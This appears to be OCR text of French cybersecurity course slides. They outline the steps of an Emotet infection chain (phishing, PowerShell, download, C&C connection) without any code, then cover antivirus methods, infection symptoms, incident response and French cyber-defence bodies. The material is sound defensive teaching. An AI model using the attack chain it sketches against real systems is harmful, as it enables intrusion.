
Exemple d'attaque virale :Emotet



https://www.cert.ssi.gouv.fr/cti/CERTFR-2020-CTI-010/


Exemple d'attaque virale :Emotet

- First step : Phishing Email




Exemple d'attaque virale :Emotet

- 2nd step : Attachment opening



Exemple d'attaque virale :Emotet

- 3rd step : Powershell execution




Base 64

Analysed with Any.run
https://app.any.run/tasks/f6ef6daf-d067-4362-8351-21cffa8be5ae/

Exemple d'attaque virale :Emotet


- 4th step : exe file creation



Exemple d'attaque virale :Emotet

- 5th step : Malware download

Program Execution



Exemple d'attaque virale :Emotet

- 6th step : Connection to C&C server


Computer is compromised, waiting for further instructions

Lutte anti-virale

Un anti-virus peut être déployé :

•En **local :** sur un système (poste de travail ou serveur) afin de détecter les virus affectant cette machine ;

•En **coupure des flux réseaux :** sur un pare-feu afin d'analyser les flux réseau et détecter les malware avant même qu'ils n'atteignent leur cible. Ce fonctionnement peut être assimilé à un IDS (Intrusion Detection System), mécanisme présenté dans la section suivante.



Lutte anti-virale

- Techniques anti-virales (anti-virus)
  - Mode statique (analyse sur déclenchement de l'utilisateur)
    - Recherche de signatures (suites de bits caractéristiques d'un virus donné)
    - Analyse spectrale : établir la liste des instructions d'un pgm (le spectre) et y rechercher les instructions peu courantes dans les pgms non viraux et plus utilisés dans le virus
    - Analyse heuristique : étude du comportement d'un programme afin de détecter des comportements viraux
    - Contrôle d'intégrité : surveillance de la modification de fichiers sensibles (exécutables, documents)

Lutte anti-virale

- Mode dynamique (résident, analyse en permanence les fichiers et exécutables)
  - Surveillance comportementale
    - L'antivirus détourne des interruptions à son profit (ex : 13H ou 21 H) et tente de détecter tout comportement suspect
      - » Tentatives d'ouvertures/écriture de fichiers exécutables
      - » Écriture sur les secteurs système
      - » Tentative de mise en résident
  - Émulation de code
    - Lutte contre les virus polymorphes (simulation du comportement)

Lutte anti-virale

- Analyse de signatures (ou techniques de scanning)
- Analyse comportementale

Lutte anti-virale

- Ces logiciels peuvent être :
  - Gratuits :
    - installé par défaut lors de l'achat du terminal ou par l'éditeur du système d'exploitation (Microsoft Security Essential) ;
    - ou manuellement : Avast, Malwarebytes.
  - Payants : par exemple McAfee, Norton Antivirus

Éviter d'exécuter les scans gratuits depuis les pages Internet vous indiquant que votre ordinateur est infecté.

- **antivirale** pour détecter les nouveaux codes malveillants ;
- Lors de l'apparition d'un nouveau code malveillant, des éditeurs de solutions antivirales effectuent des analyses afin de :
  - déterminer la « **signature** » de ce code malveillant pour l'identifier de manière unique ;
  - identifier les moyens de protection et des corrections ;
  - enrichir leur base antivirale avec ces informations.

Lutte anti-virale

- Doivent être configurés de manière à :
  - Télécharger automatiquement les nouvelles signatures (base antivirale) ;
  - Être toujours actif (faire attention si votre antivirus est désactivé) ;
  - Scanner tout l'ordinateur sans exception de répertoires / fichiers ;
  - Effectuer des analyses complètes de manière périodique ;
  - Analyser automatiquement de nouveaux périphériques tel que les clés USB ;

L'antivirus n'est pas une « arme absolue ». La mise à jour des systèmes et des applications, ainsi qu'une bonne hygiène informatique sont indispensables.

  - Il n'y a pas de base exhaustive pour les virus ;
  - Un code malveillant peut sévir dans un système disposant d'un antivirus et y demeuré indétecté ;
  - Les antivirus ne détectent que les virus dont les signatures sont « *connues* » ;
  - De très nombreux codes malveillants sont créés chaque jour.

En cas d'infection

- ***Symptômes de présence des codes malveillants***
- Ralentissement
  - du terminal : exemple pendant l'arrêt et le redémarrage ;
  - du débit : la bande passante semble partagée.
- Ouvertures régulières de fenêtres de pop-up et de publicités ;
- Modification de la configuration de votre navigateur web
  - Modification de votre page d'accueil ou de votre moteur de recherche ;
    - Exemple : Snapdo.
  - Présence de nouvelles extensions que vous n'avez pas installées.
- Surconsommation des ressources
  - Réduction de l'espace libre sur disque sans raison ;
  - surcharge du processeur.
- L'antivirus/antimalware ou pare-feu est désactivé sans votre intervention ;
- Les mises à jour système/antivirus/antimalware échouent systématiquement ;
- Messagerie
  - vos contacts (amis/famille) reçoivent des messages que vous n'avez pas envoyés ;
  - votre boite d'envoi contient des messages que vous n'avez pas envoyé.

En cas d'infection

- Cas d'une infection détectée
  - Isoler du réseau la ou les machines incriminées
  - Sauvegarde des données (qui devront être par la suite désinfectée)
  - Garder une copie de l'infection (quarantaine) pour pouvoir éventuellement analyser la menace
  - Passer l'antivirus en mode "éradication", éteindre la machine et recommencer
    - Consulter les sites antivirus pour trouver une solution
    - Sinon formatage de la machine…
  - Mesures de post-infection
    - Changements des mots de passe (pour éviter la propagation des vers)
    - Appliquer les correctifs sur les logiciels (bien mettre à jour les ghosts qui servent à installer des machines)
  - Evaluation de la politique de sécurité pour comprendre comment cette infection a été possible
  - En cas d'attaque avérée, il faut porter plainte…

En cas d'infection

- Cas d'une infection non détectée (par l'anti-virus, le pare-feu, etc…)
  - Déconnecter le système de l'extérieur
  - Sauvegarder toutes les données
  - Analyser le système en détail (tâche très ardue)
    - Comparer les fichiers ayant subi des modifications par rapport à des **sauvegardes** passées
    - Fichiers surnuméraires
    - Sauvegarder ces fichiers, à transmettre à la police avec dépôt de plainte
    - Prévenir un organisme d'alerte ou de veille (type CLUSIF, (Club de la sécurité des systèmes d'information français))
  - Restauration de la machine sans la connecter au réseau (une période de quarantaine est conseillée en l'absence de retour sur l'infection)


En cas d'infection

- Ne jamais payer de rançons ;
- En cas de chantage / usurpation d'identité / atteinte à la réputation :
  - Ne communiquez plus avec l'escroc ;
    - bloquer ses messages / son contact.
  - Signalez et recevez de l'aide ;
    - faire bloquer ce contact sur le site du chat, ou sur Facebook ou Skype ;
    - exercer le droit à l'oubli sur Google : https://support.google.com/legal/contact/lr_eudpa?product=websearch&hl=fr;
    - signaler : https://www.internet-signalement.gouv.fr/
    - pour les mineurs : http://www.netecoute.fr/
- En cas de ransomware (rançongiciel) :
  - En entreprise ou à l'université : signalez aux responsables informatiques ;
  - A la maison : rechercher de l'aide sur des sites et forums spécialisés :
    - http://stopransomware.fr/nettoyer-son-ordinateur/
    - Les sites d'éditeurs de solutions antivirales : Symantec, etc.
- Porter plainte à la police ou à la gendarmerie.

Virus informatique

Les **virus informatiques** constituent des « attaques massives » qui tendent…

- à devenir de plus en plus ciblés sur un **secteur d'activité** (télécommunication, banque, défense, énergie, etc.)
- à devenir de plus en plus **sophistiqués** et **furtifs**



Quelques virus récents et médiatiques : Citadel, Flame, Stuxnet, Duqu, Conficker, Zeus, Shamoon (Aramco)…

Les principaux vecteurs d'infection…


- **Message** avec pièce-jointe
- Support amovible (**clé USB**…)
- **Site Web** malveillant ou piratés
- **Partages réseaux** ouverts, systèmes vulnérables…


… avec comme conséquences potentielles …

- Installation d'un « **cheval de Troie** » pour accéder au poste de travail à distance
- **Récupération de données** ciblées : cartes bancaires, identifiants/mots de passe…
- **Surveillance à distance** des activités : capture des écrans, des échanges, du son ou de la vidéo !
- **Destruction des données** des postes de travail
- **Chiffrement des données** pour une demande de rançon
- …

L'organisation de la cyber-sécurité en France

Cyberdéfense : un véritable enjeu de sécurité nationale






« **Les cyberattaques**, *parce qu'elles n'ont pas, jusqu'à présent, causé la mort d'hommes, n'ont pas dans l'opinion l'impact d'actes terroristes. Cependant, dès aujourd'hui, et plus encore à l'horizon du Livre blanc, elles constituent* **une menace majeure, à forte probabilité et à fort *impact potentiel*** *» (Chapitre 4, Les priorités stratégiques, livre blanc 2013)*

« Le développement de capacités de cyberdéfense militaire fera l'objet ***d'un effort marqué*** *» (Chapitre 7, Les moyens de la stratégie, , livre blanc 2013)*

L'organisation de la cyber-sécurité en France

Organisation interministérielle :




Pilotage de la politique nationale en matière de sécurité des systèmes d'information

Proposition des règles à appliquer pour la protection des S.I. de l'État.
Vérification de l'application des mesures adoptées
Conseil/soutien Sécurité aux administrations
Information du public
Contribution au développement de Services de confiance
…

Coordination de la préparation des mesures de défense (Vigipirate) et chargés de la sécurité des systèmes d'information

L'organisation de la cyber-sécurité en France

Cybersécurité = SSI + cyberdéfense + cybercriminalité



- Préfecture de Police (BEFTI)
- Direction Général de l'Armement (DGA)
- Etat-Major des Armées (EMA)
- Gendarmerie Nationale (IRCGN)
- Police Nationale (OCLCTIC)
- Officier Général "Cyber"

L'organisation de la cyber-sécurité en France

- CERTA (Centre d'Expertise gouvernemental de Réponses et de Traitements des Attaques Informatiques)
  - www.certa.ssi.gouv.fr
- CVE (Common vulnerability and exposures)
  - www.cve.mitre.org
  - Noms normalisés des vulnérabilités et risques pour la sécurité des informations
- CERT (Center for Emergency and Response Team)
  - www.cert.org
  - Expertise pour la sécurité internet
- SANS (SysAdmin, Audit, Network, Security)
  - www.sans.org
  - Recherche en sécurité des informations
- CIS (Center for internet security)
  - www.cisecurity.com
  - Gestion des risques liés à la sécurité informatique

L'organisation de la cyber-sécurité en France

- SCORE (Security Consensus Operational Readiness Evaluation)
  - www.sans.org/score
  - Communauté de professionnels en sécurité
- ISC (Internet storm center)
  - http://isc.sans.org
  - Journal concernant les détections d'intrusion
- ICAT
  - http://icat.nist.gov/icat.cfm
  - Index d'information sur les vulnérabilités informatiques
- Security Focus
  - www.security-focus.com
  - Communauté de professionnels de la sécurité
- ANSSI
  - *www.ssi.gouv.fr*
  - *Agence Nationale de Sécurité des Systèmes d'Information*

L'organisation de la cyber-sécurité en France

CERT-FR

Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques

Informations utiles
Que faire en cas d'intrusion ?
Les systèmes obsolètes
Liens utiles

L'ANSSI recrute

Les documents du CERT-FR
Publications récentes
Les alertes en cours
Les bulletins d'actualité
Les notes d'information
Année en cours

Les Flux RSS du CERT-FR
Flux RSS complet
Flux RSS des alertes
Flux RSS SCADA

À propos du CERT-FR
Le CERT-FR
Nous contacter
Contact us ( )
A propos du site

Communauté CSIRT
Les CSIRT
Le FIRST
L'EGC

Archives du CERT-FR
Année 2017
Année 2016
Année 2015
Année 2014
Année 2013
Année 2012
Année 2011
Année 2010

ACTUALITÉS

Protéger son site Internet des cyberattaques

ALERTES (LES 5 PLUS RÉCENTES)

Les alertes sont des documents destinés à prévenir d'un danger immédiat.

CERTFR-2017-ALE-012 Campagne de maliciels prenant l'apparence d'un rançongiciel à multiples capacités de propagation (Corrigée le 04 juillet 2017)
CERTFR-2017-ALE-010 Propagation d'un rançongiciel exploitant les vulnérabilités MS17-010 (Corrigée le 26 juin 2017)
CERTFR-2017-ALE-008 Multiples vulnérabilités dans Microsoft Windows XP et Windows Server 2003 (15 mai 2017)
CERTFR-2017-ALE-011 Campagne de messages électroniques non sollicités de type Jaff (Corrigée le 14 mai 2017)
CERTFR-2017-ALE-009 Vulnérabilité dans Microsoft Malware Protection Engine (Corrigée le 11 mai 2017)

AVIS (LES 20 PLUS RÉCENTS)

Les avis sont des documents faisant état de vulnérabilités et des moyens de s'en prémunir.

CERTFR-2017-AVI-241 Multiples vulnérabilités dans Microsoft Outlook (28 juillet 2017)
CERTFR-2017-AVI-240 Multiples vulnérabilités dans Fortinet FortiOS (28 juillet 2017)
CERTFR-2017-AVI-239 Multiples vulnérabilités dans les produits VMware (28 juillet 2017)
CERTFR-2017-AVI-238 Multiples vulnérabilités dans McAfee Web Gateway (27 juillet 2017)
